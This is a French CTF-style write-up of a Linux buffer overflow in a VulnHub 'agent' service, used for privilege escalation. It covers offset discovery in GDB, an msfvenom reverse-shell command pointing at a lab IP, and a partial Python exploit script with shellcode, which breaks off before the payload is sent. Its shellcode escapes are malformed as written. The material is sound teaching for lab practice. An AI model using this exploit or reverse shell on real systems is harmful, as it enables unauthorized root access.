> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/fr/useful-resources/exploit-development/linux-buffer-overflow-agent-binary.md).

# Buffer overflow Linux - binaire Agent

Notes de buffer overflow du binaire Agent Linux pour l’analyse de crash, la découverte des offsets, la construction de payloads et la validation de l’exploit dans des labos de type CTF.

{% hint style="info" %}
L'exploit suivant de buffer overflow résulte d'une élévation de privilèges sur une machine VulnHub. Le binaire vulnérable est un exécutable appelé « agent » sur un système Linux. Voici la procédure complète pour exploiter le dépassement de tampon :
{% endhint %}

## Exploitation du buffer overflow :



**Identification du binaire « agent » :**

* Utilisez le `rechercher` commande pour localiser le binaire nommé « agent » sur la machine.
* Le binaire 32 bits est trouvé avec un fichier texte indiquant son exécution par root sur le port 7788.

<figure><img src="https://3840167291-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-4f5f06d554b6ac33053f0241609506ab13e85a2a%2Fimage%20(1874).png?alt=media" alt=""><figcaption></figcaption></figure>

<figure><img src="https://3840167291-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-2b173eab38fdd2de732f57f5caa40fdc8e73ffd0%2Fimage%20(1878).png?alt=media" alt=""><figcaption></figcaption></figure>


**Transfert du binaire avec Netcat :**

Utilisation de Netcat pour transférer le binaire de la machine vers l'équipement de l'attaquant.

<figure><img src="https://3840167291-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-924c813a7b5a14ae261aa045e34c1f3af60f228e%2Fimage%20(1875).png?alt=media" alt=""><figcaption></figcaption></figure>


**Analyse du code avec** [ghidra ](https://ghidra-sre.org/)**:**

* Utilisation du logiciel Ghidra pour analyser le code source du binaire.

<figure><img src="https://3840167291-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-774e1e633f23976fe2e9fc7fa2dd85e09bafcd6d%2Fimage%20(1876).png?alt=media" alt=""><figcaption></figcaption></figure>



* Identification de la variable « validcode » contenant l'ID du code en hexadécimal.

<figure><img src="https://3840167291-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-b14bcb9b6646fb53989b9c9a7d03591a93501907%2Fimage%20(1877).png?alt=media" alt=""><figcaption></figcaption></figure>

<figure><img src="https://3840167291-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-c05901fbcec81a414bb5ae1798baae06c8177738%2Fimage%20(1879).png?alt=media" alt=""><figcaption></figcaption></figure>

**Analyse du buffer overflow :**



En utilisant la fonction « report() », détecter une vulnérabilité de buffer overflow à l'aide de la fonction « gets ».

<figure><img src="https://3840167291-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-3270394a8add2316fc6c568849d6f89fc9cacf72%2Fimage%20(1880).png?alt=media" alt=""><figcaption></figcaption></figure>

<figure><img src="https://3840167291-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-ffaff4c1e468b2505942851990a376e16e47b128%2Fimage%20(1881).png?alt=media" alt=""><figcaption></figcaption></figure>


**Exploitation du buffer overflow avec GDB :**

<figure><img src="https://3840167291-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-1c1b316b9e62b4c4d7effefd2b443f376f57d6ef%2Fimage%20(1819).png?alt=media" alt=""><figcaption></figcaption></figure>


* Création d'une chaîne de 200 caractères « A » pour tester le dépassement.

```python
python -c 'print("A"*200)'
```

<figure><img src="https://3840167291-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-d5a7220a46618631a6d50ca260c197d8e9c77764%2Fimage%20(1820).png?alt=media" alt=""><figcaption></figcaption></figure>



Remarquez le remplacement du EIP (pointeur d'instruction) avec la commande « pattern create 200 ».

<figure><img src="https://3840167291-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-5671564cec125026146eda6cf24d0098e2e567fd%2Fimage%20(1821).png?alt=media" alt=""><figcaption></figcaption></figure>

<figure><img src="https://3840167291-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-88d2ce52f858b2350d65d6028a2a424c984a890e%2Fimage%20(1822).png?alt=media" alt=""><figcaption></figcaption></figure>


* Identification de l'offset avec la commande « pattern offset $eip ».

<figure><img src="https://3840167291-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-f531d131117174bf81d5035b053b3a987d970851%2Fimage%20(1823).png?alt=media" alt=""><figcaption></figcaption></figure>


* Vérification avec une insertion d'une chaîne EIP de 168 A + 4 caractères B :

```python
python -c 'print("A"*168 + "B"*4)'
```

<figure><img src="https://3840167291-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-da116ed6e88fd972bb85e1fa6d437eaf2aeede57%2Fimage%20(1824).png?alt=media" alt=""><figcaption></figcaption></figure>


* Validation des protections avec la commande « checksec ».

<figure><img src="https://3840167291-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-e3582aad81a9882073c1340ac32894e61eb2c4d1%2Fimage%20(1825).png?alt=media" alt=""><figcaption></figcaption></figure>

**Vérification d'ASLR :**


Recherche des adresses statiques du binaire avec la commande « objdump -d agent | grep -i 'FF D0' ».

```bash
objdump -d agent | grep -i "FF D0"
```

<figure><img src="https://3840167291-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-6613beee6cb680849f68e6df6ee925ed871bbc51%2Fimage%20(1831).png?alt=media" alt=""><figcaption></figcaption></figure>


**Création du shellcode pour le reverse shell :**

Utilisation de Metasploit pour générer un shellcode pour un reverse shell.

```bash
msfvenom -p linux/x86/shell_reverse_tcp LHOST=192.168.71.128 LPORT=443 -b '/x00/x0a/x0d' -f c
```

<figure><img src="https://3840167291-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-45fb9acf4cbebde6f639ddc9e5b84c2d0f8025a4%2Fimage%20(1830).png?alt=media" alt=""><figcaption></figcaption></figure>


**Script Python pour l'opération :**/ Écriture d'un script Python pour se connecter au service vulnérable et exploiter le buffer overflow.

```python
#!/usr/bin/python3 

from struct import pack
import socket 

shellcode = (b"/xbf/x11/x58/xbb/xb7/xdb/xd7/xd9/x74/x24/xf4/x58/x31/xc9"
b"/xb1/x12/x31/x78/x12/x83/xc0/x04/x03/x69/x56/x59/x42/xb8"
b"/xbd/x6a/x4e/xe9/x02/xc6/xfb/x0f/x0c/x09/x4b/x69/xc3/x4a"
b"/x3f/x2c/x6b/x75/x8d/x4e/xc2/xf3/xf4/x26/x15/xab/x40/x36"
b"/xfd/xae/x4e/x37/x45/x27/xaf/x87/xdf/x68/x61/xb4/xac/x8a"
b"/x08/xdb/x1e/x0c/x58/x73/cf/x22/x2e/xeb/x67/x12/xff/x89"
b"/x1e/xe5/x1c/x1f/xb2/x7c/x03/x2f/x3f/xb2/x44")


offset = 168 
payload = shellcode + b"A" * (offset - len(shellcode)) + pack("<I", 0x08048563) + b"/n"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("127.0.0.1", 7788))
